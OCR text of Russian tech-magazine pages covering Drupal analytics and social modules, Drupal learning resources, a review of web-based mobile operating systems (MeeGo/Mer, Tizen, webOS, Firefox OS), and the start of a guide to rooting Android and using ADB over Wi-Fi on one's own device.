
Здесь есть два варианта. Первый — добавить скрипт сервиса в код твоего сайта и заходить на сервис по привычному адресу www.google.com/analytics/ (удобно, если у тебя несколько сайтов). Можно код добавить вручную, через «Блоки», или установить простенький модуль Google Analytics (is.gd/1C1Qbe) и указать уникальный код, присвоенный при регистрации на сервисе.

Второй вариант более изощренный, для его реализации нужно установить модуль Google Analytics Reports. Он позволяет оценить все прелести Google Chart API, настроив графики из Analytics. Об этом читай инструкцию в трех частях: is.gd/pZTEbe. Данный метод мне нравится больше, поскольку я избавляю себя от необходимости лишний раз заходить в панель Analytics, когда интересуют только 2–3 графика из всей статистики.

5 СОЦИАЛИЗИРУЕМСЯ

Напоследок не могу не упомянуть о социальных модулях для Drupal. После длительного тестинга я смог найти только два неплохих варианта. На самом деле список модулей мог состоять из доброй дюжины модулей, но я ограничился только теми, которые действительно полезны при минимальном загромождении JavaScript-кодом.

- Share Buttons (AddToAny) by Lockerz (drupal.org/project/addtoany) — поддержка AddToAny виджета для share-публикаций в социальных сетях.
- Twitter (drupal.org/project/twitter) — интеграция сайта с Twitter. Позволяет делать репост в Twitter, выводить твиты на сайте в виде блока через Views. ⌶



Тема оформления Rubik

ADDON. 10 СПОСОБОВ ПРОКАЧАТЬ НАВЫКИ ПО DRUPAL

- **Community Documentation** (drupal.org/documentation) — неисчерпаемый, пусть и порядком хаотичный, источник знаний для любого друпаллера.
- **Drupal.ru** — ресурс, где ты можешь задать любые вопросы, касающиеся Drupal.
- **Drupal Planet** (drupal.org/planet) — сообщество Drupal, где нередко встречаются отличные уроки и скринкасты.
- **Books about Drupal** (drupal.org/books) — большая подборка книг со ссылками на превью. Поскольку Drupal можно использовать для различных целей (например, создание магазина или CRM, написание модулей и так далее), выбор литературы — за тобой.
- **Lullabot Podcast** (www.lullabot.com/ideas/podcasts/lullabot-podcast) — один из моих любимых образовательных ресурсов по качеству материала и подходу к обучению.
- **Drupalize Me** (drupalize.me) — исчерпывающие видеокурсы по Drupal от команды Lullabot. Часть эпизодов доступна бесплатно.
- **Drupal Video Podcast** (mustardseedmedia.com/podcast) — множество бесплатных подкастов разных уровней сложности и всевозможные темы.
- **Xandeadx.ru** — на мой взгляд, самый интересный в Рунете блог, посвященный Drupal. Часто обновляется, содержит подборку не самых банальных задач и их решения.
- **Learning library** (nodeone.se/sv/learning-library) — библиотека тематических видео, много актуальных скринкастов для последней версии Drupal.
- **Drupal TV** (drupal-tv.ru) — отличная подборка видео как на русском, так и на других языках.

Евгений Зобнин (androidstreet.ru)



АНДЕРДОГИ

ДЕТАЛЬНЫЙ ОБЗОР • MEEGO • TIZEN • WEBOS • FIREFOX OS

INFO

• Версии библиотеки Enyo доступны не только в webOS, но и для операционных систем iOS, Android, BlackBerry, Windows, а также всех популярных браузеров.

• Еще до заключения договора о разработке совместной ОС Intel и MeeGo выпустили свободный стек для создания связанных с телефонией приложений, oFono, который позже был интегрирован в MeeGo, Tizen и Mer.

Услышав фразу «мобильная операционная система», большинство людей вспоминают об Android, iOS, Windows Phone, а некоторые даже пускают скупую слезу по Symbian. Тем не менее, кроме этой «большой тройки», в мире существует множество других, гораздо менее известных и разрекламированных мобильных ОС. Некоторые из них заслуживают особого внимания.

После бума App Store и Google Play стало очевидно, что успешность мобильной ОС определяется не только и не столько ее интерфейсом и функциональностью, сколько развитостью экосистемы вокруг нее. Сколько приложений доступно для этой платформы? Доступны ли знаменитые игры, реализована ли поддержка популярных веб-сервисов? И оказалось, что любой новый игрок на рынке сталкивается с замкнутым кругом. Разработчики не будут писать программы для непопулярной платформы, а без них новая ОС не сможет достучаться для пользователей.

Все ОС в данном обзоре решают эту проблему схожим образом — делая ставку на веб-технологии. Все описанные платформы пытаются найти способ связать между собой веб-приложения с железом реального смартфона или планшета и друг с другом.

Почему именно веб-технологии? Идея довольно проста: чтобы сделать клиент вашей социальной сети или другого сервиса для нашей ОС, вы сможете воспользоваться технологиями, на которых уже работает ваш продукт, включая разнообразные расширения к HTML5, CSS3, SVG и JavaScript. Кроме того, делается ставка на то, что новым разработчикам будет проще работать с этими технологиями, чем учить специфическую разновидность Java или совсем экзотичный язык вроде Objective-C.

Сразу стоит заметить, что по этому пути идут не только новички, но и достаточно известные ОС, потерявшие популярность в результате революции приложений. На HTML5 делает ставку Windows 8 (планшетная версия) и BlackBerry OS 10 — поэтому операционных систем с развитыми платформами для нативных приложений остается совсем мало. Но выигрывают пока именно они. Почему так происходит?


MEEGO/MER

Начать обзор я хотел бы с MeeGo — возможно, последней попытки сделать традиционную мобильную ОС. Именно ее судьба и стала уроком для всех остальных персонажей этой истории. Операционная система с хорошей технической базой и поддержкой крупных компаний оказалась бессильна перед натиском iOS и Android именно из-за отсутствия понятной экосистемы для разработчиков и пользователей.

MeeGo обязана своим существованием инженерам Intel и Nokia, которые работали над созданием независимых мобильных ОС (Moblin и Maemo), основанных на технологиях Linux, а в начале 2010 года решили совместно создать единую ОС. Результатом стала выпущенная всего через несколько месяцев операционная система MeeGo 1.0 Arlington, поддерживающая около двух десятков уже присутствующих на рынке нетбуков и частично коммуникатор Nokia N900, который к тому времени уже обрел большую популярность среди продвинутых пользователей.

MeeGo интересна в первую очередь своим набором инженерных решений, большин-ство из которых основаны на традициях UNIX и Linux. Во-первых, MeeGo — это не совсем самостоятельная ОС, а скорее Linux-дистрибутив, адаптированный для работы на разного рода портативных устройствах и встраиваемой технике, начиная от нетбуков и мультимедийных систем автомобилей и заканчивая смартфонами и умными телевизорами. Практически все компоненты этой операционной системы были позаимствованы из настольных ОС, основанных на ядре Linux. Здесь используется все тот же набор низкоуровневых библиотек, мультимедиа-фреймворк Gstreamer, аудиосервер PulseAudio, X-сервер, библиотека QT как основной инструмент создания графических приложений и даже набор стандартного Linux-ПО, например почтовый клиент Evolution и браузер Chromium. Все это делает работу с MeeGo привычной для многих пользователей, а заодно как бы автоматически снабжает ее набором качественного ПО, что очень важно для молодой ОС.

Во-вторых, и это еще более важно, разработчики изначально спозиционировали операционную систему как некий набор базовых компонентов, поверх которых можно создавать совершенно разные интерфейсы для различ-



Tizen выглядит достаточно целостной ОС, но это обманчивое впечатление

ных устройств и рынков, сохраняя при этом их полную совместимость между собой. Операционная система имеет стандартизированный API, большей частью основанный на фреймворке QT, который гарантирует совместимость вариантов ОС между собой, но дает полную свободу изменения графического интерфейса (ситуация, схожая с многообразием DE для Linux). При этом важно, что разработкой основного набора графических оболочек также занимались программисты MeeGo — таким образом обеспечивалась общая целостность интерфейсов. За время существования MeeGo под крылом Intel и Nokia было разработано целых четыре варианта интерфейса (называемых в терминологии MeeGo UX — User Experiences): для нетбуков, смартфонов, планшетов и автомобильных компьютеров.

Совместно с Nokia Intel успела выпустить версии 1.1 и 1.2 платформы MeeGo, однако после заключения соглашения с Microsoft Nokia потеряла интерес к работе над этой операционной системой, и разработка MeeGo фактически завершилась в пользу проекта Tizen. Последняя унаследовала большинство наработок MeeGo, но фактически стала совершенно новой ОС, а место Nokia в ее разработке заняла преимущественно Samsung вместе с несколькими другими компаниями, включая NEC и Panasonic.

Казалось бы, на этом судьба MeeGo должна была завершиться, однако, как это часто бывает с открытыми проектами, в конце 2011 года обязанность за развитие проекта тут же взяли на себя независимые разработчики. Был создан проект Мer, в рамках которого началось дальнейшее развитие идей MeeGo в тесном сотрудничестве с Tizen. Следуя принципам развития полностью открытых проектов, он включал открытую экосистему и модель управления, основанную на меритократии (руководят те, кто внес больший вклад в развитие проекта).

Разработчики Мer еще больше сместили акцент развития операционной системы к разработке базовых компонентов системы и предоставлению производителям устройств лишь фреймворка, с помощью которого последние смогут создавать собственные ОС, — при этом можно подключать разработки своих или других проектов. Так, Мer позволяет использовать в качестве графического интерфейса оболочку, разработанную в рамках проекта Tizen, а также любые другие графические среды, включая Plasma Active от сообщества KDE (экспериментальный свободный планшет Vivaldi, в котором используется этот интерфейс, работает под управлением дистрибутива Мer).

Мer уже портировали на такие устройства, как Raspberry Pi, BeagleBoard, Nokia N900, Nokia N950, Nokia N9 и несколько планшетов, основанных на процессоре Intel Atom. В июле 2012 года финская компания Jolla Mobile, основанная бывшими сотрудниками Nokia, участвовавшими в разработке MeeGo, сообщила о начале работ над смартфоном, который будет базироваться на Мer. Его выпуск запланирован на конец 2012 года.

TIZEN

После отказа Nokia от работы над MeeGo Intel объединилась с компанией Samsung, организацией Linux Foundation и проектом LiMo для создания совершенно новой ОС Tizen. Она спроектирована на базовых компонентах MeeGo и предлагает новый подход к разработке приложений, основанный на технологиях HTML5 и JavaScript.

Как и WebOS, о которой мы поговорим в следующем разделе, идея Tizen заключается в том, чтобы использовать стек технологий Linux в паре с графическим интерфейсом, полностью основанным на веб-технологиях, таких как HTML, JavaScript и CSS. Главным аргументом в пользу такой архитектуры здесь служит простота переноса и создания приложений. Веб-технологии изначально разрабатывались с упором на поддержку самых разных типов экранов и устройств, поэтому приложения будут легко и в большинстве случаев автоматически адаптироваться под разные устройства, будь то смартфон или умный телевизор. Кроме того, приложения, написанные с использованием веб-технологий, просты в реализации и не требуют специального обучения программистов: кроме API к операционной системе, все остальные компоненты знакомы большинству программистов.

Помимо основного веб-стека для создания приложений, в Tizen предусмотрен также Native Development Kit, позволяющий писать части приложений на низкоуровневых языках типа C и C++, что необходимо для создания игр и других высокопроизводительных приложений. При этом для 99% обычных приложений производительности JavaScript будет достаточно, так как наиболее трудоемкие операции (проигрывание видео, музыки, шифрование и так далее) будут выполняться библиотеками, входящими в базовый комплект ОС и написанными на тех же C/C++.

Первый публичный релиз Tizen состоялся в мае 2012 года, когда разработчики выложили в сеть исходные тексты первой версии операци-

ЦУКЕРБЕРГ НЕ ПОЗВОНИТ

HTML5 на время очаровал не только «лузеров» мобильного рынка, но и разработчиков популярных приложений для доминирующих платформ, включая Facebook и Twitter. С их точки зрения, веб-технологии были удачны тем, что позволяли создавать кроссплатформенные приложения и обновлять клиенты для разных ОС синхронно. Как оказалось, это вышло им боком — по сравнению с нативными разработками получались медленные, малофункциональные и неудобные программы. Основатель социальной сети Facebook Марк Цукерберг публично заявил, что ставка на HTML5 стала «самой крупной ошибкой» знаменитого сервиса, и пообещал выпустить нативные версии мобильных клиентов.

Определенно, связывать HTML5 с тем, что стоимость Facebook как компании упала почти вдвое с момента IPO, — довольно слабый ход для главы гигантской интернет-махины. С тем же успехом катастрофическое падение акций можно было бы объяснить неверной конфигурацией веб-серверов или неудачным решением для хранения баз данных. Но от этого проблемы HTML5 не перестают быть реальными. Как пояснил в своем блоге Джо Хьюит, глава разработки iOS-версии клиента Facebook, на данном этапе веб-технологии просто не могут сравниться с нативными платформами по темпам развития. Без сомнения, HTML и компания остаются привлекательным решением в силу своей универсальности и кроссплатформенности, но до тех пор, пока не существует единого административного органа, курирующего развитие веба, применение таких решений за пределами браузера будет оставаться утопией.







Планшетный интерфейс webOS

однако на данный момент был полностью закончен только графический интерфейс для смартфонов и других подобных устройств с портретной ориентацией экрана. Сама графическая оболочка не обладает какими-то интересными новшествами, являя собой достаточно стандартный рабочий стол, сильно напоминающий Android с модификацией TouchWiz (сразу видно влияние компании Samsung и проекта LiMo, в разработке которого она активно участвовала).

В сентябре стала доступна версия 2.0 операционной системы, которая, несмотря на значительный прыжок в номере версии, не принесла кардинальных изменений, за исключением расширенного API, более полной поддерки стандартов HTML5/W3C (стоит заметить, что Tizen Web API большей частью состоит из стандартов, предложенных W3C, включая WebRTC, getUserMedia API, Vibration API и так далее) и перехода на движок WebKit2, благодаря чему удалось обеспечить более надежную изоляцию веб-приложений друг от друга.

Отдельно стоит отметить, что благодаря гибкой архитектуре Tizen позволяет достаточно легко «прикрутить» к себе практически любую графическую оболочку. Например, еще с выходом первой версии ОС компания OpenMobile подготовила слой совместимости Application Compatibility Layer, позволяющий запускать в Tizen приложения, написанные для Android (справедливости ради надо сказать, что тот же продукт доступен и для операционных систем MeeGo и webOS).

Если же говорить об устройствах, то они ожидаются уже в конце 2012 года, причем о своих планах сделать аппараты на базе новой ОС заявили не какие-то экзотические азиатские бренды, а такие мастодонты, как HTC, Acer и ASUS. Скорее всего, это будут штучные модели для проверки того, «как пойдет», но сам интерес таких компаний к полностью открытой ОС, которая гораздо больше похожа на массовый Linux, чем Android, не может не радовать.

WEBOS

Говоря об операционных системах, основанных на веб-технологиях, нельзя не упомянуть о webOS — фактически это первая ОС такой архитектуры, снискавшая достаточную популярность. WebOS была разработана и анонсирована в январе 2009 года компанией Palm, которая использовала ее в мобильном телефоне Palm Pre, выпущенном на рынок спустя полгода, а также в смартфонах Palm Pixi и Pre2.


Компания Palm возлагала большие надежды на webOS, намереваясь использовать ее для восстановления своих почти полностью утраченных позиций на рынке карманных компьютеров и смартфонов. Однако, несмотря на высокое качество и возможности операционной системы, устройства на базе webOS так и не завоевали большой любви у пользователей; в результате компания была продана, и новым владельцем ее в апреле 2010 года стала Hewlett-Packard. Представители гиганта IT-индустрии прямо заявили, что причиной их приобретения стала именно webOS, на базе которой HP планировала производить смартфоны, планшеты и принтеры.


HP использовала webOS для выпуска таких устройств, как HP Veer и HP Pre 3, планшета HP TouchPad, а также планировала выпустить специальный порт ОС для Windows, который должен был быть установлен на все компы и ноутбуки производства компании, выпущенные в 2012 году. Тем не менее смартфоны и планшет TouchPad провалились на рынке, а последняя задумка так и не была реализована. Все это привело к тому, что после недолгих метаний руководства компании между различными идеями, как использовать webOS, и снижения цен на устройства HP объявила в декабре 2011 года о планах открыть исходные тексты операционной системы и передать их независимому сообществу. Уже в январе был выложен в открытый доступ код фреймворка Enyo, используемого для разработки webOS-приложений, тогда

онной системы, SDK на базе Eclipse, эмулятор, основанный на QEMU, а также специальный инструмент для быстрого тестирования приложений, работающий прямо в браузере и эмулирующий Tizen API. Интересно при этом, что абсолютно все стандартные приложения, входящие в базовый состав ОС, были написаны вовсе не на JavaScript/HTML5, а являлись стандартными Linux-приложениями, графический интерфейс которых формировался с помощью библиотек EFL (Enlightenment Foundation Libraries), работающих поверх стандартного для «настольных» Linux-дистрибутивов X-сервера.

Остальные компоненты ОС фактически повторяли базовый набор компонентов MeeGo, включая различные сервисы, такие как конфигуратор беспроводных сетей ConnMan, Bluetooth-стек bluez, мультимедиафреймворк Gstreamer, набор кодеков FFmpeg, библиотека OpenSSL, а также веб-стек на базе браузерного движка WebKit и библиотеки JQuery Mobile 1.0.


Как и MeeGo, Tizen рассчитана на применение во множестве различных типов устройств,







Nokia N9 на базе MeeGo 1.2



Интерфейс Firefox OS

как полностью открыли webOS только в конце сентября нынешнего года.

WebOS — это третья (и не последняя) операционная система в нашем обзоре, почти полностью основанная на технологиях Linux. Однако отличия есть. Два предыдущих проекта больше похожи на сборную солянку из различных технологий, да еще и приготовленную по рецепту, который писался во время самого приготовления. WebOS уже с первой версии была полностью законченной и тщательно отполированной ОС, где все находится на своих местах и удивительно четко организовано.

В основе webOS лежит окружение Linux, со всеми сопутствующими технологиями, фреймворками и наборами открытых библиотек, большинство из которых пересекаются с проектами MeeGo и Tizen (код всего этого стека компания Palm добросовестно открыла одновременно с анонсом ОС), поэтому в данном обзоре они не представляют особого интереса и я опущу их описание. Гораздо более интересная часть webOS — это тот самый фреймворк Enyo.

Фактически Enyo (enyojs.com) представляет собой JavaScript-библиотеку, функциональность которой используется для написания webOS-приложений и формирования их графического интерфейса. Программа, написанная с помощью Enyo, мало чем отличается от обычного веб-приложения: разработчик подготавливает HTML-каркас, а затем использует JavaScript и Enyo для создания на его базе графического интерфейса. При этом в распоряжении программиста не только базовый JS API, но и набор системных функций для доступа к операционной системе, вызовы которых преобразуются в сообщения D-Bus, что позволяет из коробки сделать их асинхронными и реализовать аудит для проверки полномочий приложений.

WebOS изначально была полностью основана на Enyo. По сути, после загрузки ОС происходит запуск движка WebKit и весь интерфейс операционной системы формируется с помощью HTML и CSS (включая интерфейс встроенного браузера), что тем не менее не мешает программистам писать приложения на классических C и C++, используя специальные обертки для вывода графики. Пользователю при этом доступен стандартный набор инструментов среды Linux: ssh, cp, vi, grep, find, diff, top, tar, gzip и так далее.

WebOS обладает приятным графическим интерфейсом, построенным на основе идеи сменяемых карточек, отличной производительностью и проработанностью, и она вполне могла бы занять лидирующие позиции на рынке мобильных ОС, если бы не компания Google с ее агрессивными методами продвижения Android и изначальная идея Palm не лицензировать операционную систему сторонним производителям.

FIREFOX OS

Бум интереса к использованию веб-технологий для создания обычных приложений никак не мог пройти мимо компаний, чей бизнес напрямую зависит от этих самых технологий. Еще в 2009 году Google открыла исходные тексты облачной операционной системы Chrome OS (Chromium OS), особенность которой заключалась в использовании модифицированной версии браузера Google Chrome в качестве рабочего стола операционки, где все приложения находятся в облаках (Gmail, YouTube, Last.fm и так далее). В июле 2011 года компания Mozilla объявила о начале работ над мобильной операционной системой Boot to Gecko (B2G), основанной на ядре Linux и движке рендеринга веб-страниц Gecko. Ровно через год операционная система получила более благозвучное и удачное с коммерческой точки зрения имя Firefox OS.

По своей сути и назначению Firefox OS оказалась очень похожей на Tizen и webOS: все то же базовое окружение Linux, движок рендеринга веб-страниц, JavaScript-движок и специальная JS-библиотека. При этом разработчики Mozilla не стали изобретать велосипед и взяли за основу ОС базовое окружение Android, со всеми его библиотеками, сервисами, IPC-интерфейсом Binder, 3D-драйверами, мультимедиафреймворком и прочими вкусностями. Поверх этого окружения был водружен движок Gecko и создан графический интерфейс Gaia, полностью базирующийся на HTML, CSS и открытых веб-стандартах, принятых W3C.

Интересно в Firefox OS то, что здесь фактически нет каких-то заново изобретенных API для доступа к оборудованию. Почти весь базовый API для разработки приложений основывается на открытых стандартах, что позволяет практически без изменений переносить целые веб-приложения в Firefox OS, а также выполнять обратный перенос и тестирование приложений прямо в настольном браузере. Вторая важная особенность ОС заключается в том, что разработчики приняли решение использовать почти неизмененное окружение Android в качестве базы ОС, благодаря чему перенос операционной системы на другие устройства (работающие под управлением Android) превращается в тривиальную задачу, с которой может справиться даже минимально технически подкованный человек.

Уже сейчас официальные сборки Firefox OS подготовлены для таких платформ/устройств, как Otoro, PandaBoard, Emulator (ARM и x86), Desktop, Nexus S, Nexus S 4G, Samsung Galaxy S II и Galaxy Nexus. Кроме того, энтузиастами были созданы порты ОС также и на множество других устройств, включая даже такой малораспространенный Android-смартфон, как Motorola Defy. О своих планах использовать Firefox OS уже заявили испанский оператор сотовой связи Telefonica, компания ZTE и некоторые другие.

Если же говорить об интерфейсе ОС, то здесь все достаточно стандартно и ничего нового Firefox OS не преподносит: обычный интерфейс, в очередной раз похожий на Android и, местами, webOS и Windows Phone, оформленный следуя современным традициям минимализма и выполненный в виде журнальных страниц интерфейсов.

> **ФАКТИЧЕСКИ В FIREFOX OS НЕТ КАКИХ-ТО ЗАНОВО ИЗОБРЕТЕННЫХ API ДЛЯ ДОСТУПА К ОБОРУДОВАНИЮ**

ВЫВОДЫ, ИЛИ КТО БУДЕТ ЖИТЬ

«Финт ушами» в исполнении фанатов веб-технологий на данный момент выглядит не слишком убедительно. Какая из этих мобильных ОС выживет, покажет время, но скорее всего каждая из них займет небольшой процент мобильного рынка и будет использоваться на маломощных устройствах, выпускаемых различными компаниями. И это еще самый оптимистичный прогноз.

Максим Полевой (maks.hatchet@yandex.ru)

НАЧАЛО БОЛЬШОГО ПУТИ



© flickr.com/people/spaceabstract

ОСНАЩАЕМ ANDROID ВСЕМ НЕОБХОДИМЫМ ДЛЯ УДОБНОЙ И ПРОДУКТИВНОЙ РАБОТЫ

С какой стороны ни посмотри, Android — операционная система для рядовых пользователей, интерфейс и базовые возможности которой разрабатывались с учетом потребностей человека, абсолютно незнакомого с тонкостями работы компов, планшетов и смартфонов. Тем не менее, приложив немного усилий, ее легко адаптировать под свои нужды и превратить в серьезный рабочий инструмент.

ВВЕДЕНИЕ


В этой статье я расскажу о том, как сделать из Android инструмент матерого IT-шника — инструмент, включающий в себя весь набор необходимых программ, которые только могут понадобиться в жизни. Перво-наперво мы превратим наш смартфон (или планшет, кому как больше нравится) в нормальную Linux-систему, получив root на девайсе, установив эмулятор терминала и пакеты утилит командной строки. Затем мы обзаведемся всеми необходимыми инструментами для удаленной работы, включая клиент и сервер SSH, утилиту rsync и демон удаленного управления ADB, не требующий подключения устройства с помощью кабеля. Само собой, мы не сможем обойтись без прокси, а также VPN-клиентов, они тоже войдут в наш джентльменский набор. Последним шагом станет написание загрузочных скриптов для выполнения различных полезных для нас действий во время загрузки смартфона/планшета.

РУТИНГ, ТЕРМИНАЛ И НАБОР УТИЛИТ КОМАНДНОЙ СТРОКИ


Получить права суперпользователя на девайсе — это первое, что мы должны сделать, чтобы превратить устройство из красочной игрушки с няшными иконками и стильными кнопочками в настоящий карманный компьютер. Без прав root 80% описанного ниже будет бессмысленно, так как система просто не позволит себя кастомизировать и установить низкоуровневые инструменты вроде BusyBox или SSH.

К сожалению, методы рутинга девайсов очень сильно отличаются от одной модели к другой, поэтому универсального решения тут нет. Ты можешь попробовать воспользоваться такими программами, как SuperOneClick (shortfuse.org/?page_id=2), но не факт, что она сработает для твоего девайса. Поэтому лучший способ зарутить робот — это найти инструкцию в Сети по гуглозапросу «#устройство# root», тем более что многие производители позволяют разлочить загрузчик с помощью специального сервиса (с потерей гарантии, разумеется), после чего остается только прошить уже рутованную прошивку.

Когда рутинг будет выполнен, у тебя появится возможность установить на смартфон все необходимые утилиты, включая BusyBox и Midnight Commander. Но для начала лучше обзавестись эмулятором терминала. В Маркете его можно найти по названию «Android Terminal Emulator». В дополнение к нему также рекомендую установить полную клавиатуру «Hacker's Keyboard», которая включает в себя не только буквы и отдельные символы, но и клавиши управления курсором, клавиши



Запускаем ADB в сетевом режиме



Устанавливаем BusyBox

<F1>—<F12>, <Ctrl> и так далее — все, что потребуется при работе в терминале и наборе команд. Владельцы планшетов обязательно должны опробовать терминал AirTerm, который запускается в отдельном плавающем окне. Он платный (~120 рублей), но чрезвычайно удобный.

После того как терминал будет установлен, можно приступить к установке пакета стандартных Linux-утилит командной строки. В Android уже есть собственный набор таких утилит, но он очень скуден и не включает в себя некоторые наиболее полезные тулзы (например, утилиту top, показывающую самые прожорливые процессы). Поэтому мы установим пакет BusyBox, включающий в себя около двухсот различных утилит. В Google Play он называется так же. После установки просто запусти приложение, дождись окончания проверки на права root и нажми кнопку «Install» внизу экрана.

Также тебе наверняка понадобится консольный файловый менеджер Midnight Commander, который, конечно, будет бесполезен на самом устройстве, но может сильно пригодиться при подключении к смартфону/таблетке с помощью SSH или ADB. Установить MC можно через Google Play, но там он стоит денег (30 рублей), поэтому проще скачать инсталлятор с XDA: goo.gl/nDpfa. Достаточно установить, запустить приложение и нажать кнопку «Install».

SSH, ADB OVER WI-FI

Для эффективной работы с устройством нам не обойтись без инструмента удаленной отладки ADB (Android Debug Bridge), который поставляется в комплекте с Android SDK и позволяет выполнять такие действия, как копирование файлов на девайс, установка приложений, получение доступа к консоли с обычного компа. Проблема лишь в том, что по умолчанию Android позволяет использовать ADB только при подключении устройства с помощью USB-кабеля, а это, как сам понимаешь, не очень удобно. Чтобы получить возможность доступа к Android через ADB по беспроводной сети, нам понадобится простое Android-приложение WiFi ADB, которое позволит запустить ADB-сервер в сетевом режиме (он это умеет по умолчанию, однако в целях безопасности стоковые прошивки не позволяют использовать ADB таким образом).

Теперь, чтобы подключиться к Android с помощью ADB, достаточно запустить установленное приложение, нажать кнопку «Turn On», далее на компе перейти в каталог с установленным Android SDK, затем в каталог platform-tools и запустить выведенную приложением на экран команду. Например (в моем случае):

```
$ adb connect 192.168.0.102:5555
```

В результате на экране появится такая строка: connected to 192.168.0.102:5555. Далее можно выполнять различные удаленные действия. Например, получить доступ к терминалу и, как следствие, всем установленным ранее вкусностям, типа набора Linux-утилит и MC:

```
$ adb shell
```

